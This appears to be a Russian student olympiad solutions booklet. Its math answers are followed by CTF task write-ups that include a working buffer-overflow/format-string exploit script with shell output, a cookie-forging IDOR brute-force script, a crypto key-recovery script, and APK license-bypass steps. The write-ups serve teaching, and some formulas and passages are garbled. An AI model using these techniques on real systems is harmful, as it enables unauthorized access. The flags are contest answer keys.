$$\frac{q(1 - q^{n+1})}{1 - q} = k - 1 - (k-1) \left(\frac{k-1}{k}\right)^{n+1}$$

долей циферблата. Это число меньше $k - 1$. А так как $t \in [n, n + 1)$, то в момент времени t минутная стрелка будет между делениями, отвечающими $k - 2$ и $k - 1$ минутам. Следовательно, в момент t цифровые часы будут показывать количество минут, равное остатку от деления $k - 2$ на 60.

Погрешность 0.

Варианты

$$k = 65, 66, \dots, 99.$$

Ответ: $(k - 2) \% 60$, где $x \% y$ — остаток от деления x на y .

Задача II.2.6.3. (20 баллов)

Темы: стереометрия, геометрическая вероятность.

Условие


Точки A и B лежат на сфере с центром O так, что угол AOB равен α° . Случайно на сфере выбирается еще одна точка C (любой выбор равновозможен). Определите вероятность того, что угол ACB окажется острым.

Защитите ответ в процентах с точностью до 0,01.

Решение

Назовем данную сферу σ . Построим сферу σ_1 , для которой точки A и B диаметрально противоположны. При пересечении сфер σ и σ_1 получается окружность ω . Для произвольной точки C_ω , взятой на окружности ω , угол $AC_\omega B$ — прямой, поскольку он опирается на диаметр.

Окружность ω разбивает все множество точек на сфере на два множества, для которых ω — граница. Назовем α меньшую из них по площади, а β — большую. Границу ω в эти множества не включаем.



Рассмотрим произвольную точку C_α из множества α . Проведем плоскость через точки A, B и C_α . Эта плоскость пересечет сферу σ_1 по окружности, внутри которой лежит точка C_α . Это значит, что угол $AC_\alpha B$ — тупой.

Аналогично рассуждая, обнаружим, что для произвольной точки C_β из множества β угол $AC_\beta B$ — острый.

Таким образом, вероятность того, что угол ACB — острый, равна отношению площадей множеств σ и β . Пусть R — радиус сферы σ . Имеем

$$S_\sigma = 4\pi R^2.$$

Величину S_β найдем по формуле для площади сферической поверхности шарового сегмента:

$$S_\beta = 2\pi RH,$$

где H — высота шарового сегмента. Имеем

$$H = R + R \cos \frac{\alpha}{2} = R \left(1 + \cos \frac{\alpha}{2}\right).$$

Таким образом, искомая вероятность равна

$$\frac{S_\beta}{S_\sigma} = \frac{2\pi R^2 \left(1 + \cos \frac{\alpha}{2}\right)}{4\pi R^2} = \frac{1 + \cos \frac{\alpha}{2}}{2}.$$

Для получения значения в процентах, домножим полученный результат на 100.

Погрешность 0,01.

Варианты

$$\alpha = 5, 10, \dots, 175.$$

Ответ: $50 \left(1 + \cos \frac{\alpha}{2}\right)$.

Задача II.2.6.4. (20 баллов)

Темы: теория чисел.

Условие

Саша придумал алгоритм шифрования пары целых чисел: первое заменяется на остаток от деления на m их суммы, а второе заменяется на остаток от деления на m их произведения. Саша выбрал два числа из промежутка $[2, m-1]$ и зашифровал их. Далее он изменил исходную пару, уменьшив на единицу второе число. Оказалось, что шифр новой пары отличается от шифра прежней перестановкой чисел. Определите числа, которые изначально выбрал Саша.

Запишите в ответ эти числа подряд без разделяющих символов. Например, если первое число 872, а второе число 43, то ответ должен быть 87243.

Решение

Пусть x, y — исходная пара чисел. Из условия задачи получаем систему

$$\begin{cases} x + y \equiv \alpha \pmod{m}, \\ xy \equiv \beta \pmod{m}, \\ x + y - 1 \equiv \beta \pmod{m}, \\ x(y - 1) \equiv \alpha \pmod{m}. \end{cases}$$

Вычитая из первого уравнения третье, получаем

$$1 \equiv \alpha - \beta \pmod{m}.$$

Вычитая из второго уравнения четвертое и используя полученное выше соотношение, находим

$$x \equiv \beta - \alpha \equiv -1 \pmod{m}.$$

Значит, $x = -1 + km$, где $k \in \mathbb{Z}$. Так как $2 \leq x \leq m-1$ (по условию), то $x = m-1$.

Подставим полученное значение x в первое и второе уравнения:

$$\begin{cases} m-1+y \equiv \alpha \pmod{m}, \\ (m-1)y \equiv \beta \pmod{m}. \end{cases} \iff \begin{cases} y-1 \equiv \alpha \pmod{m}, \\ -y \equiv \beta \pmod{m}. \end{cases}$$

Вычитая эти два уравнения, получаем

$$2y-1 \equiv \alpha - \beta \equiv 1 \pmod{m}.$$

То есть $2y \equiv 2 \pmod{m}$. Отсюда $y = 1 + \frac{qm}{2}$, где $q \in \mathbb{Z}$. Так как $2 \leq y \leq m-1$, то $y = 1 + \frac{m}{2}$.

Таким образом, $x = m-1$, $y = 1 + \frac{m}{2}$.

Погрешность 0.

Варианты

$$m = 10^6, 10^6 + 10^5, \dots, 10^7.$$

Ответ: $(m-1) \cdot 10^{\lfloor \log_{10}(1+m/2) + 1 \rfloor} + 1 + \frac{m}{2}$.

Задача II.2.6.5. (20 баллов)*Темы: графы, комбинаторика.***Условие**

В распоряжении парфюмера имеется n основных ароматов, среди которых k пар несовместимых. Какое наименьшее количество различных духов, составленных из трех ароматов, сможет создать парфюмер?

Решение

Оценка. Рассмотрим граф, в котором вершинами являются ароматы, а ребра соединяют совместимые ароматы. Представим сначала, что граф полный, а затем будем последовательно удалять ребра, соответствующие несовместимым ароматам.

Рассмотрим две произвольные вершины. Их можно соединить с третьей вершиной $n-2$ способами. Поэтому удаление одного ребра приводит к запрету не более чем $n-2$ видов духов. Поскольку всего k пар несовместимых духов, то, последовательно удаляя соответствующие ребра, мы запретим не более, чем $k(n-2)$ видов духов.

Всего троек ароматов C_n^3 . Поэтому возможных видов духов не менее

$$C_n^3 - k(n-2) = \frac{n(n-1)(n-2)}{6} - k(n-2) = (n-2) \left(\frac{n(n-1)}{6} - k \right).$$

Пример. Допустим, что каждый аромат, имеющийся в списке пар несовместимых, встречается только в одной такой паре (так как $k \leq n/2$, то такая ситуация возможна). Рассмотрим вершины A и B графа, соответствующие несовместимым ароматам. Вершина A соединена со всеми вершинами, кроме B , а вершина B соединена со всеми вершинами, кроме A . Тогда удаление ребра AB приводит к запрету ровно $n-2$ видов духов. Значит, последовательно удаляя из полного графа ребра, соответствующие несовместимым ароматам, мы запретим ровно $k(n-2)$ видов духов, а возможных духов будет ровно $(n-2) \left(\frac{n(n-1)}{6} - k \right)$.

Погрешность 0.

Варианты

$$n = 16, 17, \dots, 30; k = 4, 5, \dots, 8.$$

Ответ: $(n-2) \left(\frac{n(n-1)}{6} - k \right)$.

Инженерный тур

Задача II.3.1. Review (20 баллов)

Темы: PWN.

Условие

Как часто вы оставляете отзывы в Интернете? Напишите, как мы можем улучшить наше приложение, и получите `shell` на удаленном сервере бесплатную подписку на SciKing (<https://github.com/TimurQQ/SciKing>)! Флаг находится в домашней директории пользователя `ntcontest`.

Решение

Решающему необходимо обратиться к уязвимому приложению на сервере по протоколу TCP. Задание включает в себя уязвимость переполнения буфера в стеке (написание отзыва), при эксплуатации которой требуется заменить адрес возврата функции `service` на адрес функции `auth`, то есть вызвать функцию аутентификации пользователя. Далее решающему необходимо использовать уязвимость форматной строки (ввод пароля), при эксплуатации которой требуется записать числовое значение в память программы по адресу глобальной переменной `secret`, то есть присвоить глобальной переменной новое значение. Таким образом, решающий должен вызвать оболочку на сервере и прочитать файл с флагом.

Один из вариантов решения данного задания — разработка скрипта на языке программирования Python.

```
1  #!/usr/bin/env python3
2  from pwn import *
3
4  auth = 0x080497f5
5  secret = 0x080ee068
6
7  def arbitrary_write():
8      payload = p32(secret)
9      payload += b'%1333x%4$n'
10     return payload
11
12  def exploit():
13     payload = b'A' * 0x10c
14     payload += p32(auth)
15     return payload
16
17  if __name__ == '__main__':
18     # p = process('./service')
19     p = remote('localhost', 1337)
20
21     p.recvline()
22     p.sendline(exploit())
23
```

```
24     p.recvline()
25     p.sendline(arbitrary_write())
26
27     p.interactive()
```

Результат работы этого скрипта.

```
$ python3 exploit/exploit.py
[*] Switching to interactive mode
Check your password and try again:
h\xe0                                     100
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cd /home/nt contest/
$ ls
flag.txt
run.sh
service
$ cat flag.txt
nt contest{y0ur_0p1n10n_15_v3ry_1mp0r74n7_70_u5}
$
[*] Closed connection to localhost port 1337
```

Ответ: `ntcontest{y0ur_0p1n10n_15_v3ry_1mp0r74n7_70_u5}`.

Задача II.3.2. Python Exibula (20 баллов)

Темы: reverse.

Условие

- *Do you know about Cython?*
- *Oh, this is so weird lang, Tom... I don't want to use it.*
- *But Cython is powerful and it's more protected from reverse engineering!!!*
- *I'll think about it later, bye :)*

Решение

В файле `main.py` осуществляется подключение модуля из разделяемой библиотеки и его последующее использование. Пользователю доступно три открытых метода:

- `checkFlag(_input: str)`
- `get_mtime()`
- `Rand()`

Также пользователю известно, что в приложении имеется класс `XChecker`, и он реализует вышеперечисленные публичные методы. Решающий может найти следующие функции в исполняемом файле с помощью IDA Pro:

- `__int64 __fastcall Jam::XChecker::checkFlag(__int64 a1, __int64 a2)`
- `__int64 __fastcall Jam::XChecker::encrypt(__int64 a1, Jam::XChecker *a2, ↵ __int64 a3)`
- `__int64 __fastcall Jam::XChecker::getAscii(Jam::XChecker *this, unsigned ↵ __int8 a2)`
- `__int64 __fastcall Jam::XChecker::get_mtime(Jam::XChecker *this)`
- `unsigned __int64 __fastcall Jam::XChecker::XChecker(Jam::XChecker *this)`
- `void __fastcall Jam::XChecker::generateSecretKey(Jam::XChecker *a1, ↵ __int64 a2)`

В процессе исследования функций следует заметить, что `secretKey` формируется псевдослучайным образом, причем `seed` устанавливается с помощью функции `get_mtime()`. Поскольку метод `get_mtime()` является публичным, участник может получить секретный ключ посредством разработки вспомогательного скрипта (PRNG) с полученными в IDA Pro параметрами в качестве входных данных. Далее следует заметить, что в функции `encrypt()` происходит побайтовое XOR-шифрование с использованием уже полученного секретного ключа. Таким образом, для проверки пароля (флага) в функции `checkFlag()` требуется произвести побайтовое XOR-шифрование над заданной строкой, с которой сравнивается выход функции `encrypt()`.

Ответ: `ntcontest{_R3d_Gr33n_B7uw_}`.

Задача II.3.3. Simple W3b (15 баллов)

Темы: web.

Условие

Перед вами примитивное веб-приложение от одного из разработчиков компании Simple W3b. Известно, что проект не на последней стадии, и, несмотря на публичный доступ, по-прежнему имеет кучу дыр в безопасности. Разработчик заверил нас в том, что разграничение доступа он организовал — действительно ли его подходы безопасны? Проведите аудит!

P.S. Флаг имеет формат вида: `ntcontest{FLAG_VALUE}`».

Решение

На клиентской стороне приложения необходимо найти путь, благодаря которому можно попасть на страницу с флагом. Тем не менее для получения флага необходимо будет поменять значение Cookie, чтобы пройти уязвимый механизм разграничения доступа. После же стоит обратить внимание на параметр `id` — при его изменении можно обнаружить уязвимость IDOR, благодаря которой можно попасть на страницу с флагом.

При выполнении конкретных шагов путь можно найти в клиентском неактивном JavaScript коде (см. рисунок II.3.1).

```
// I will finish it later I promise
/*
var button = document.createElement("button");
button.innerHTML = "Do Something";
button.className = "new-btn";

// 2. Append somewhere
var body = document.getElementsByTagName("body")[0];
body.appendChild(button);

// 3. Add event handler
button.addEventListener ("click", function() {
  window.location.href = window.location.origin + "/dev/placeholder/products?product_id=1337";
});

*/
```

Рис. II.3.1

Переход без манипуляций над значениями Cookie приведет к отказу в доступе.

S1MPLE W3b

I am trying my best boss(

403 FORBIDDEN

I will fix this I promise forbidden will be good(

If anything contat me at +1337 1337 1337

Рис. II.3.2

Сами Cookie будут в хранилище браузера после ввода имени на главной странице.




Рис. II.3.3

После декодирования они будут иметь структуру:

```
{"username": "SAB", "is_admin": 0}
```

Необходимо поменять значение поля `is_admin` и закодировать обратно. После этого скрытый путь, наконец, станет доступен.



Рис. II.3.4

Необходимо обратить внимание на GET-параметр `product_id` в URL.

```
localhost:4949/dev/placeholder/products?product_id=1337
```

Рис. II.3.5

Структура доступа к продуктам напоминает уязвимость в логике приложения категории IDOR. Нужно попробовать перебрать это значение. Для этого можно использовать библиотеку `requests` в Python. Пример перебирающего скрипта.

```
import requests
import base64

cookie_val = base64.b64encode(b'{"username": "SAB", "is_admin": 1}').decode()

cookie_arr = {'user_cookie': cookie_val}
url = "http://localhost:4949/dev/placeholder/products?product_id=1337"

for i in range(1, 1500):
    url = f"http://localhost:4949/dev/placeholder/products?product_id={i}"

    response = requests.get(url, cookies=cookie_arr)
    if ("ntcontest" in response.text):
        print("FOUND!")
        print("The ID is: " + str(i))
        print(response.text)
```

По итогу работы скрипта будет выведена страница с флагом.

```

kali@kali: ~/ntcontest/tour_1/WEB
└─$ python exploit.py
FOUND!
The ID is: 666
<html>
<!-- This is the template file. Any code written here will automatically be carried onto the files that extend from this file(eg: home.html, account.html) -->
<head>
<link rel="stylesheet" href="../static/style.css">
<title>My Own Simple W3b</title>
</head>
<body>
<script src="../static/template.js"></script>
<div>
<center>
<h1 style="font-family: verdana;">SIMPLE W3b</h1>
<p>I am trying my best boss</p>
</center>
</div>
<div>
<center>
<h2>Home Page</h2>
<p>ntcontest{00ps_my_ACL_1s_s0_br0ken}</p>

<br>
<p>I have only got a few ready boss, I am trying! I AM KANEKI KENNNNNNNNNNNNNNNNN</p>
</center>
</div>
</body>
</html>

```

Рис. II.3.6

Ответ: `ntcontest{00ps_my_ACL_1s_s0_br0ken}`.

Задача II.3.4. 1_1oV3_cRypt0 (15 баллов)

Темы: *cryptography*.

Условие

Петя начался курсов по криптографии для начинающих и решил, что его осенило! Теперь он написал свою функцию шифрования и расшифрования по секретному ключу. Для наглядности он предоставил исходный текст, зашифрованный исходный текст, а также зашифрованный флаг. Действительно ли его реализация идеальна?

P.S. Флаг имеет формат вида: `ntcontest{FLAG_VALUE}`.

Решение

Необходимо понять логику шифрования, а далее написать скрипт, который смог бы восстановить исходный секретный ключ. После восстановления ключа можно получить исходный флаг.

В данном случае самым главным является влияние исходного текста на генерацию ключа для шифрования. Ввиду этого, зная детали об исходном тексте, можно восстановить ключ и дешифровать весь зашифрованный текст.

Уязвимый сегмент кода функции шифрования.

```

def encrypt_me(plain_text):
    key_val = b""
    seed_val = plain_text[0]
    random.seed(seed_val)
    for i in range(16):
        key_val += random.randrange(1, 255).to_bytes()

```

Участник, зная о том, что формат флага имеет вид `ntcontest{FLAG_VALUE}`, имеет достаточно информации об исходном тексте, чтобы восстановить ключ шифрования полностью.

Для этого можно написать собственный скрипт на том же языке Python.

```
import random
from Crypto.Cipher import AES

plain_text = b"ntcontest{" # I KNOW FOR SURE IT STARTS LIKE THAT

cracked_key = b""
seed_val = plain_text[0]
random.seed(seed_val)
for i in range(16):
    cracked_key += random.randrange(1, 255).to_bytes()

def decrypt_me(cipher_text, key_val):
    cipher = AES.new(key_val, AES.MODE_ECB)
    plain_text = cipher.decrypt(cipher_text)
    print(plain_text)

print(cracked_key)

with open("./flag_enc", "rb") as f:
    flag_cipher_text = f.read()

decrypt_me(flag_cipher_text, cracked_key)
```

Результат работы данного скрипта представлен на рисунке [II.3.7](#).

```
python cipher_cracker.py
b'\xf0\xfed\xcc\xd3\x9a@j|\xb7G\xa4\x8b\xb1\x14\x8c\'
b\'ntcontest{h3_h3_h3_crYpt0_1s_n0t_s0_3eAsY}\x06\x06\x06\x06\x06\x06\''
```

Рис. II.3.7

Ответ: `ntcontest{h3_h3_h3_crYpt0_1s_n0t_s0_3eAsY}`.

Задача II.3.5. *Odyssey (10 баллов)*

Тема: forensics.

Условие

Александр приступил к разработке технического задания, но вскоре после начала работы случайно удалил черновик из домашней директории. Помогите Александру восстановить потерянные данные с помощью резервной копии flash-накопителя!

Решение

Решающему необходимо найти потерянные данные (флаг) в резервной копии flash-накопителя.

Сначала требуется определить смещение от начала файла, по которому расположена строка.

```
$ binwalk -R "ntcontest{" backup.dd
```

DECIMAL	HEXADECIMAL	DESCRIPTION
138412032	0x8400000	Raw signature (ntcontest{)

Далее решающему необходимо прочитать байты по заданному смещению.

```
$ xxd -seek 0x8400000 -len 48 backup.dd
08400000: 6e74 636f 6e74 6573 747b 346c 6c5f 315f  ntcontest{4ll_1_
08400010: 6b6e 3077 5f31 355f 6e30 3768 316e 395f  kn0w_15_n07h1n9_
08400020: 6a75 3537 5f64 3135 3470 7033 3472 357d  ju57_d154pp34r5}
```

Ответ: ntcontest{4ll_1_kn0w_15_n07h1n9_ju57_d154pp34r5}.

Задача II.3.6. *HumorKing* (20 баллов)

Темы: reverse, PPC.

Условие

- *Do you know about SciKing?*
- *Oh, it's such an amazing application for scientific research, Tom. I use it every day!*
- *But do you know that SciKing has worst in-app protection?*
- *What do you mean?*
- *Guess I have your password in my pants :)*
- *It's so disgusting joke, Tom, you should read more articles about humor. . .*

Решение

В приложении имеются как бесплатные статьи, так и статьи, доступные по лицензии. Лицензия представляет собой некий ключ, который выдается при покупке приложения официальным способом. Разумеется, решающий не будет иметь доступ к лицензии, поскольку он скачал приложение с форума. В одной из закрытых статей находится флаг. Все закрытые статьи побайтово зашифрованы закрытым ключом сервера. Открытый ключ отправляется сервером в ответ только при вхождении в режим лицензированной версии, то есть когда при прохождении проверки лицензионного ключа устанавливается флажок, что данная копия приложения лицензирована, этот ответ передается по сети.

Проверка лицензии, в свою очередь, является нативной функцией, которая не подлежит реверсу. Чтобы установить данный флажок, нужно либо сгенерировать валидный лицензионный ключ, либо обойти проверку лицензии. Проверка лицензии

проводится в программном коде Java, и чтобы ее обойти, достаточно пересобрать APK-файл, немного изменив байткод, то есть убрав вызов нативной функции проверки (заменяв на `por`).

После модификации приложения флажок устанавливается корректно, но при обращении к серверу контрольная сумма байткода не является правильной, и сервер возвращает ошибку вместо публичного ключа. Подразумевается, что на сервере также проверяется контрольная сумма байткода приложения. Здесь есть два способа обхода: пропатчить объектный файл библиотеки, которая отвечает за отправку запроса на сервер и получение ответа, а также самостоятельно подсчитать чек-сумму байткода. Или же «подогнать» байткод под контрольную сумму посредством добавления пустых инструкций.

В результате участник получает публичный ключ от сервера и расшифровывает файл со статьей, в PDF-версии которой находится искомый флаг.

Ответ: `ntcontest{S4itJ0k3s_M477er}`.

Работа наставника НТО на втором отборочном этапе

На втором отборочном этапе участникам предлагаются индивидуальные и командные задачи в рамках выбранных профилей. Для подготовки к нему наставник может использовать следующие рекомендуемые форматы и мероприятия:

- Подготовка по образовательным программам НТО по ряду технологических направлений.
- Разбор задач второго отборочного этапа НТО прошлых лет.
- Прохождение онлайн-курсов по разбору задач НТО прошлых лет.
- Прохождение онлайн-курсов, рекомендованных разработчиками профилей.
- Разбор материалов для подготовки к профилям.
- Практикумы. Для организации практикумов возможно использовать разные подходы или их комбинации:
 - Проведение практикумов по описаниям на страницах профилей и материалов для подготовки.
 - Декомпозиция задач заключительных этапов прошлых лет для выделения наиболее актуальных элементов и их изучения.
 - Анализ технических знаний и навыков (hard skills), требуемых для конкретного профиля, и самостоятельная разработка или поиск занятия для развития наиболее актуальных из них.
 - Посещение практикумов на площадках подготовки и онлайн-мероприятий от разработчиков профилей. Объявления о таких мероприятиях публикуются в группах НТО в VK и в телеграм-канале для наставников НТО (https://t.me/kruzhok_association).

Второй отборочный этап

Командный отборочный этап представляют собой единое соревнование, которое длится три дня. Все задачи командного этапа делятся по категориям (веб, реверс, PWN, криптография, форензика) и могут быть решены независимо друг от друга в течение всего периода прохождения этапа.

Оценивание каждой задачи ведется динамически: чем больше людей решило задачу, тем меньше баллов за нее можно получить. От команды достаточно представить одно решение.

В следующий этап проходят лучшие команды по сумме баллов за решенные задачи.

Crypto

Задача IV.1.1. Blum

Темы: [RSA, конечные группы.](#)

Условие

Еще одна криптосистема, основанная на сложности факторизации больших целых чисел...

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/crypto/blum/public>.

Решение

В задании представлена криптосистема Блума–Гольдвассера (https://ru.wikipedia.org/wiki/Криптосистема_Блума_Гольдвассера), причем публичный ключ $N = pqr$, где p, q, r — простые 512-битные числа, имеющие остатки 257 при делении на 512. Также дана подсказка в виде остатков на деление чисел p, q, r , на числа от 2 до 348.

Применив китайскую теорему об остатках, восстанавливаем разложение числа N на простые множители. Чтобы восстановить исходное сообщение нужно найти начальный источник x . Последний элемент массива `cs`, данного в файле `output.py`, равен $y = x^{2^L} \bmod N$, где L — длина `cs`.

Так как $x = r^{2048} \bmod p$, то $d(x) \vee (p-1)/256$, то

$$\begin{aligned}x_p &= y^{\left(\frac{p+255}{512}\right)^L} \bmod p = x^{\left(\frac{2 \cdot p + 255}{512}\right)^L} \bmod p = x^{\left(\frac{p+255}{256}\right)^L} \bmod p = \\ &= x^{\left(\frac{p+256-1}{256}\right)^L} \bmod p = x^{\left(\frac{p-1}{256}+1\right)^L} \bmod p = x \bmod p.\end{aligned}$$

Аналогично

$$x_q = y^{\left(\frac{p+255}{512}\right)^L} \bmod q = x \bmod q.$$

$$x_r = y^{\left(\frac{p+255}{512}\right)^L} \bmod r = x \bmod r.$$

Тогда найдем исходное x , используя китайскую теорему об остатках, и получаем флаг, восстановив последовательность x_i .

Ответ: `nto{I_10v3_CRT_cRT_CrT_crT_CRT_cRt_Crt_crt}`.

Задача IV.1.2. Funcs

Темы: булевы функции.

Условие

Я придумал хэш-функцию на булевых функциях и так в ней уверен, что готов предоставить интерактивное взаимодействие и свой зашифрованный секрет.

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/crypto/funcs/public>.

Решение

Разберемся с функциями $f1, f2, f3$: $f1$ — NAND, $f2$ — NOR, $f3$ — XOR, тогда

$$f(a, b) = (a \text{ NAND } b) \text{ XOR } (a \text{ NOR } b) = a \text{ XOR } b.$$

То есть результат функции побитовый хог ключа и сообщения. Ключ зависит от первых восьми бит, поэтому переберем их и восстановим ключ как

$$key = pt \text{ XOR } ct,$$

где pt — передаваемое сообщение с первыми восемью перебираемыми битами, ct — результат функции.

Получив 2^8 ключей, применим побитовый хог к зашифрованному флагу и найдем печатаемое сообщение.

Ответ: `nto{did_you_know_that_xor_of_nand_and_nor_is_just_xor}`.

Задача IV.1.3. Marcle

Темы: режимы блочных шифров.

Условие

Слышал, что AES в такой конфигурации уязвим, поэтому выбрал отечественный аналог. С ним-то точно не будет проблем...

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/crypto/marcle/public>.

Решение

В файле представлена реализация ГОСТ 28147-89 (https://ru.wikipedia.org/wiki/ГОСТ_28147-89) в режиме простой замены. Результат шифрования определяется как $\text{encrypt}(\text{pad}(\text{data} + \text{FLAG}, 8), \text{KEY})$. Мы можем манипулировать входными данными, чтобы определить флаг. ЕВС разбивает входные данные на блоки и шифрует каждый блок одинаковым образом. Пусть наш флаг FLAG. Тогда если входные данные 'A' * 7, то блоки будут

```
AAAAAAAF
LAGaaaaa.
```

Запоминаем зашифрованный первый блок и начнем перебор входных данных как 'A' * 7 + b, тогда при совпадении блоков получим

```
AAAAAAAF
FLAGbbbb.
```

Повторим процесс для оставшихся байтов флага и восстановим его.

Ответ: `nto{ecb_is_ecb_despite_encryption_algorithm}`.

Задача IV.1.4. Mydh

Темы: конечные абелевы группы.

Условие

Недавно я узнал про протокол Диффи – Хеллмана, надеюсь я ничего не перепутал...

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/crypto/mydh/public>.

Решение

В файле представлена ошибочная реализация протокола Диффи – Хеллмана. Во-первых, она основана на умножении, что упрощает нахождение секретного ключа. Во-вторых, неверно условие в функции `gen_params`:

```
while GCD(p, g) == 1 or (g >= p).
```

Цикл останавливается, когда p и g не взаимно просты и $g \leq p$.

Тогда нужно решить систему

$$\begin{cases} A = (a \cdot g) \bmod p \\ B = (b \cdot g) \bmod p \end{cases}$$

$$S = (b \cdot A) \bmod p = (a \cdot b \cdot g) \bmod p,$$

где a и b — неизвестные.

Пусть

$$\begin{aligned}g &= n \cdot g_1 \\p &= n \cdot p_1 \\n &= \text{GCD}(p, g)\end{aligned}$$

Перепишем уравнения:

$$\begin{aligned}A &= a \cdot n \cdot g_1 + n \cdot p_1 \cdot k_1 \\A_n &= A/n = a \cdot g_1 + p_1 \cdot k_1 \\B &= b \cdot n \cdot g_1 + n \cdot p_1 \cdot k_2 \\B_n &= B/n = b \cdot g_1 + p_1 \cdot k_2 \\A_n \cdot B_n &= a \cdot b \cdot g_1^2 + b \cdot g_1 \cdot p_1 \cdot k_1 + a \cdot g_1 \cdot p_1 \cdot k_2 \\A_n \cdot B_n &= (a \cdot b \cdot g_1^2) \bmod p_1.\end{aligned}$$

Так как $\text{GCD}(p_1, g_1) = 1$, то $\exists g_1^{-1} \bmod p_1$, тогда

$$\begin{aligned}(n \cdot B_n \cdot (g_1^{-1} \bmod p_1)) \bmod p_1 &= (a \cdot b \cdot g_1) \bmod p_1 = a \cdot b \cdot g_1 + p_1 \cdot k_4 \Rightarrow \\&\Rightarrow (n \cdot A_n \cdot B_n \cdot (g_1^{-1} \bmod p_1)) \bmod p = (a \cdot b \cdot g_1 \cdot n) \bmod p = S \Rightarrow \\&\Rightarrow \text{получаем общий секрет и расшифровываем сообщение.}\end{aligned}$$

Ответ: `nto{i_have_so_many_mistakes_in_diffie_hellman_implementation}`.

Задача IV.1.5. Polygroup

Темы: конечные абелевы группы.

Условие

Многочлены — это как числа, но только с x , а значит в x раз безопаснее!

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/crypto/polygroup/public>.

Решение

Для решения нужно посчитать дискретный логарифм над простым фактормодулем. В задании представлены такие параметры, что порядок поля раскладывается на малые простые делители. Зная это, можно воспользоваться алгоритмом Полига – Хеллмана, либо стандартными методами библиотек с гарантией быстрого вычисления результата.

Ответ: `nto{welivewelovewedlp}`.

Misc

Задача IV.2.1. Уличные гонки

Темы: автоматизация, веб.

Условие

Давно не видел тебя в уличных гонках! Заходи!

Решение

Этапы решения задачи:

1. Открываем инструменты разработчика на вкладке **Network**.
2. Наблюдаем за тем, как происходит взаимодействие клиента с сервером. Суть алгоритма заключается в следующем:
 - 2.1. устанавливается websocket соединение между клиентом и сервером;
 - 2.2. сразу после установки соединения сервер высылает клиенту случайно сгенерированную строчку — далее `sessionId`;
 - 2.3. после получения `id`-сессии клиент каждую секунду посылает пройденное расстояние в формате


```

{"data": {"timestamp": <number>, "distance": <number>,
  ↪ "totalDistance": <number>}, "data_check": <hash> };
          
```
 - 2.4. после прохождения дистанции сервер посылает клиенту сообщение в одном из двух форматов:
 - 2.4.1. если античит система не заметила читерства:


```

{"success": true, "finalTime": <number>, "message": <message>};
              
```
 - 2.4.2. если античит система сработала и считает, что результат не валиден:


```

{"success": false, "message": <message>};
              
```
 - 2.5. после этого соединение закрывается.
3. Для решения задачи необходимо разобраться в двух моментах:
 - 3.1. как вычисляется поле `data_check` для очередного сообщения клиента; это можно сделать, посмотрев в `client-side javascript` код, оттуда будет видно, что


```

data_check = md5(timestamp + ':' + distance + ':' + totalDistance +
  ↪ ':' + sessionId);
          
```
 - 3.2. как работает античит-система.
 Для этого нужно будет посмотреть на присылаемые системой сообщения об ошибках и проявить смекалку. Сообщения об ошибке бывают трех типов:
 - 3.2.1. если скорость на каком-то участке выше максимальной скорости машины: `Speed on segment was too high`;
 - 3.2.2. если скорость машины близка к максимальной на протяжении всей гонки: `Final time is suspiciously low`;
 - 3.2.3. несоответствие поля `data_check` значениям, отосланным клиентом: `Data check failed`.
 Все эти сообщения наталкивают на идею о работе античит-системы. Поэкспериментировав со значениями скорости машины на участках можно подобрать параметры, при которых машина будет ехать быстрее человеческого возможного, но при этом не триггерить античит систему.
4. Написать скрипт, который автоматизирует отправку сообщений с нужными данными.

выглядеть так: (<functions>) 'a' 'b' 'c' 'd' ... 'z'

Для решения необходимо разобраться в том, по каким правилам вычисляются выражения, после чего написать программу для вычисления значения полученного выражения. После вычисления значения на этапе исполнения будут лежать строочки из символов, конкатенировав которые можно получить флаг.

Ответ: `nto{y0u_ar3_7ru3_lambda_x_14m6da_14Mbd4_y_z}`.

Задача IV.2.4. *Amazeng*

Темы: автоматизация.

Условие

Вы просыпаетесь в темном сыром помещении. Вокруг вас почти ничего не видно. Только тонкий лучик света светит откуда-то из-за угла. Проследовав за ним по узкому коридору, вы переходите в другое помещение, по размеру напоминающее первое. В этот раз у вас уже не один маршрут — из этой комнаты есть два выхода. Вас посещает мысль о том, что вы, должно быть, в лабиринте. Благо он оказался небольшим — спустя около часа скитаний вы видите яркий свет. «Выход!» — воскликнули вы, устремившись навстречу свету. Однако выйдя из лабиринта... вы просыпаетесь в темном сыром помещении.

Решение

После подключения к таску для участника генерируется лабиринт, который необходимо пройти. В качестве решения он должен предоставить строку, удовлетворяющую регулярному выражению `/[LURD]+/`, где каждая буква соответствует одному из направлений (`[L]eft`, `[U]p`, `[R]ight`, `[D]own`). После прохождения лабиринта высылается следующий, и так несколько раз.

Если визуализировать кратчайший путь до выхода для произвольного лабиринта, в этом пути можно заметить очертания букв. Сложив буквы, получившиеся из путей в каждом лабиринте, получаем флаг.

Ответ: `nto{i_4m_s1ck_of_bfs_m4ze_t4sk5_0n_ctfs..._w4it_a_minu73!!}`.

Задача IV.2.5. *Коллайдос*

Темы: криптография, c++, аисд, автоматизация.

Условие

Программировать на C++ люблю очень сильно. Алгоритмы всякие, структуры данных. Обожаю просто. Даже приложение написал. Посмотришь?

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/misc/collaidos/public>.

Решение

Участники получают исходный код задания (с фейковым флагом), из которого понятен алгоритм работы приложения:

1. Сервер запрашивает ссылку на файл вида:

```
username1 password1
username2 password2
username3 password3
...
```

